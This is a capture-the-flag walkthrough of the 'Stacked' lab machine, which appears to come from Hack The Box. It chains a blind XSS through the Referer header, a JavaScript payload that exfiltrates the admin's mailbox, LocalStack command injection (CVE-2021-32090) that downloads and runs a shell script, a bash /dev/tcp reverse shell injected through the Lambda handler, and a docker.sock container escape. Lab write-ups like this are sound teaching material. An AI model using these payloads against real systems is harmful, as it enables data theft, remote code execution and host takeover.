
Linux Insane: STACKED
Stacked is an insane Linux box built around a LocalStack container, an AWS service emulator running on the target itself. It teaches how a blind XSS in a header nobody sanitized leads to an internal hostname, how an emulated AWS API that trusts its own input leads to command execution, and how a mounted Docker socket turns container root into host root.
Summary of the path
rustscan → vhost fuzz finds portfolio.stacked.htb → docker-compose.yml discloses the LocalStack setup → XSS via unsanitized Referer header → XHR payload exfiltrates admin's mailbox → mail leaks s3-testing.stacked.htb → LocalStack command injection via function name → shell as localstack → pspy shows root building the Docker command → injection via handler gives container root → mounted docker.sock mounts the host filesystem → root
Enumeration
22/tcp   open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.3
80/tcp   open  http        Apache httpd 2.4.41
|_http-title: Did not follow redirect to http://stacked.htb/
2376/tcp open  ssl/docker?
| ssl-cert: Subject: commonName=stacked
| Subject Alternative Name: DNS:localhost, DNS:stacked, IP Address:0.0.0.0, IP Address:127.0.0.1, IP Address:172.17.0.1
| Issuer: commonName=docker-ca
<SNIP certificate>
The redirect tells us to add stacked.htb, and virtual host fuzzing finds one more:
$ ffuf -u http://stacked.htb -H "Host: FUZZ.stacked.htb" \
       -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -fw 18
<SNIP>
portfolio               [Status: 200, Size: 30268, Words: 11467, Lines: 445, Duration: 197ms]
The portfolio site


The portfolio subdomain is a single page marketing site, and its About section offers a docker-compose.yml download.
version: "3.3"

services:
  localstack:
    container_name: "${LOCALSTACK_DOCKER_NAME-localstack_main}"
    image: localstack/localstack-full:0.12.6
    network_mode: bridge
    ports:
      - "127.0.0.1:443:443"
      - "127.0.0.1:4566:4566"
      - "127.0.0.1:4571:4571"
      - "127.0.0.1:${PORT_WEB_UI-8080}:${PORT_WEB_UI-8080}"
    environment:
      - SERVICES=serverless
      - DEBUG=1
<SNIP>
      - DOCKER_HOST=unix:///var/run/docker.sock
      - HOST_TMP_FOLDER="/tmp/localstack"
    volumes:
      - "/tmp/localstack:/tmp/localstack"
      - "/var/run/docker.sock:/var/run/docker.sock"
The image is pinned to localstack/localstack-full:0.12.6. SERVICES=serverless means Lambda is the service in play. Every port is bound to 127.0.0.1, so none of it is reachable from outside, which is why we will need a way to make the box talk to itself. And the volumes mount /var/run/docker.sock into the container.
The contact form and a forgotten header
The site's contact form posts to process.php.

Feeding a script tag into any of the form fields returns an "XSS detected!" error, so the fields are filtered. The filter is the interesting part: someone thought about XSS here, which usually means they thought about it in exactly the places they expected input to arrive.
Requests carry more than form fields, so we move the payload into the Referer header instead and watch a listener.

$ nc -lvnp 6969
listening on [any] 6969 ...
connect to [10.10.14.250] from (UNKNOWN) [10.129.228.28] 39392
GET / HTTP/1.1
Host: 10.10.14.250:6969
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:59.0) Gecko/20100101 Firefox/59.0
Referer: http://mail.stacked.htb/read-mail.php?id=3
origin: http://mail.stacked.htb
The callback answers two questions at once. The Referer header is rendered somewhere without sanitization, and the page it renders on is http://mail.stacked.htb/read-mail.php?id=3. Someone on the box is reading our submissions in a webmail client, and that client executes what we send. We now have a browser inside the network acting on our behalf, which matters because everything in that compose file was bound to localhost.
Blind XSS gives us execution but no output, so the next step is turning it into a read primitive. We host a script that fetches a page as the victim and POSTs the response body back to us:
async function scrapeAndSend(sourceUrl, destinationUrl) {
  try {
    const getResponse = await fetch(sourceUrl);
    if (!getResponse.ok) {
      throw new Error(`GET failed: ${getResponse.status}`);
    }
    const content = await getResponse.text();

    const postResponse = await fetch(destinationUrl, {
      method: 'POST',
      headers: {
        'Content-Type': 'text/plain'
      },
      body: JSON.stringify({ data: content })
    });

    console.log('Post status:', postResponse.status);
  } catch (error) {
    console.error('Operation failed:', error);
  }
}

const sourcePage = 'http://mail.stacked.htb/read-mail.php?id=1';
const destination = 'http://10.10.14.250:6969/';

scrapeAndSend(sourcePage, destination);
Serve it, listen, and submit a Referer that loads it as a script.
$ python3 -m http.server
$ nc -lvnp 6969

The mailbox HTML comes back in the POST body.


Stripped of the AdminLTE boilerplate, the message is the payload:
Hey Adam, I have set up S3 instance on s3-testing.stacked.htb so that you can
configure the IAM users, roles and permissions. I have initialized a serverless
instance for you to work from but keep in mind for the time being you can only
run node instances. If you need anything let me know. Thanks.
A third virtual host, s3-testing.stacked.htb, which the fuzzing wordlist never would have found.
LocalStack command injection
Add the host and point the AWS CLI at it. LocalStack does not validate credentials, so any string works.
$ aws configure --profile stacked
AWS Access Key ID [None]: stacked
AWS Secret Access Key [None]: stacked
Default region name [None]:
Default output format [None]:
Version 0.12.6 from the compose file is the detail that pays off here. Sonar found a command injection in the LocalStack dashboard and published it as CVE-2021-32090. A route reads the Lambda function name from user input and pastes it into a shell string:
# localstack/dashboard/infra.py
out = cmd_lambda('get-function --function-name %s' % func_name, env, cache_time)
That string ends up in subprocess.check_output(cmd, shell=True), so whatever we put in the name runs as a command. The same research explains why the rest of the box looks the way it does: LocalStack ships with no authentication because it expects to run on a developer's own machine, and Sonar's attack scenario reaches a localhost-bound instance through that developer's browser.
We create a function whose name carries the payload, and it fires when the dashboard processes it:
$ aws --endpoint-url=http://s3-testing.stacked.htb lambda create-function \
      --function-name "test;wget 10.10.14.250/shell.sh;bash shell.sh" \
      --role "arn:aws:iam::kohicha:role/kohicha" --region us-east-1 \
      --zip-file fileb://test.zip --handler lambda.apiHandler \
      --runtime nodejs --profile stacked
{
    "FunctionName": "test;wget 10.10.14.250/shell.sh;bash shell.sh",
<SNIP>
    "State": "Active",
}
The listener catches a shell as the localstack user inside the container.
$ penelope -p 6969
[+] Listening for reverse shells on 0.0.0.0:6969
[+] [New Reverse Shell] => 5d4d11a1113e 10.129.228.28 Linux-x86_64 localstack(1001) Session ID <1>
bash-5.0$ ls
Makefile  bin  localstack  nosetests.xml  requirements.txt  shell.sh  supervisord.pid
From localstack to container root
We are in the container as an unprivileged user. Running pspy shows what else is happening, and the answer is that root is doing all the real work:

2026/09/07 15:02:38 CMD: UID=0  PID=1844  | unzip -o -q /tmp/localstack/zipfile.ee5dfc45/original_lambda_archive.zip
2026/09/07 15:03:42 CMD: UID=0  PID=1862  | docker create -i -e DOCKER_LAMBDA_USE_STDIN=1 <SNIP> -e _HANDLER=lambda.apiHandler <SNIP> --rm lambci/lambda:nodejs lambda.apiHandler
2026/09/07 15:03:42 CMD: UID=0  PID=1861  | /bin/sh -c CONTAINER_ID="$(docker create -i -e _HANDLER="$_HANDLER" <SNIP> "lambci/lambda:nodejs" "lambda.apiHandler")";docker cp "/tmp/localstack/zipfile.ee5dfc45/." "$CONTAINER_ID:/var/task"; docker start -ai "$CONTAINER_ID";
The last line is the one that matters. Root assembles a /bin/sh -c string and drops our handler value into it inside a command substitution. That means the same class of bug we already used, but reached through a different parameter and executed as UID 0 instead of as localstack. We move the payload into --handler and wrap it in $( ) so the shell evaluates it while building the command:
$ aws --endpoint-url=http://s3-testing.stacked.htb lambda create-function \
      --function-name "final-last" --role "arn:aws:iam::kohicha:role/kohicha" \
      --region us-east-1 --zip-file fileb://test.zip \
      --handler 'lambda.apiHandler $(/bin/bash -c "bash -i >& /dev/tcp/10.10.14.250/6767 0>&1")' \
      --runtime nodejs --profile stacked
<SNIP>

$ aws --endpoint-url=http://s3-testing.stacked.htb lambda invoke \
      --function-name "final-last" test --region us-east-1 --profile stacked
{
    "StatusCode": 200,
    "FunctionError": "Unhandled",
    "ExecutedVersion": "$LATEST"
}
pspy shows the substitution firing as root, and the listener catches it:

Container root is not host root
Worth checking before celebrating. The hostname is a container ID and the address is on the Docker bridge, so this is root inside the LocalStack container, not on the machine.
bash-5.0# hostname
5d4d11a1113e
bash-5.0# ip a
<SNIP>
4: eth0@if5: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
/root here holds .serverless and .terraform.d, not root.txt. This is the container's root, and the flag is on the host.
Root
This is where the compose file from the first ten minutes pays off. /var/run/docker.sock was mounted into this container, and we are now root inside it, so we can drive the host's Docker daemon. Asking it to start a container that bind mounts / gives us the host filesystem inside a path we control (MITRE T1611, Escape to Host).
bash-5.0# docker run -v /:/mnt --entrypoint sh -it 0601ea177088
/opt/code/localstack # cd /mnt
/mnt # ls -la
drwxr-xr-x   19 root  root  4096 Aug 26  2021 .
lrwxrwxrwx    1 root  root     7 Feb  1  2021 bin -> usr/bin
drwxr-xr-x  110 root  root  4096 Aug 17  2022 etc
drwxr-xr-x    4 root  root  4096 Jul 14  2021 home
drwx------   11 root  root  4096 Sep  7 09:01 root
<SNIP>
That is the host's filesystem, mounted read-write, owned by us.
/mnt # cd /mnt/root
/mnt/root # ls
Desktop         docker.service  root.txt
/mnt/root # cat root.txt
<REDACTED>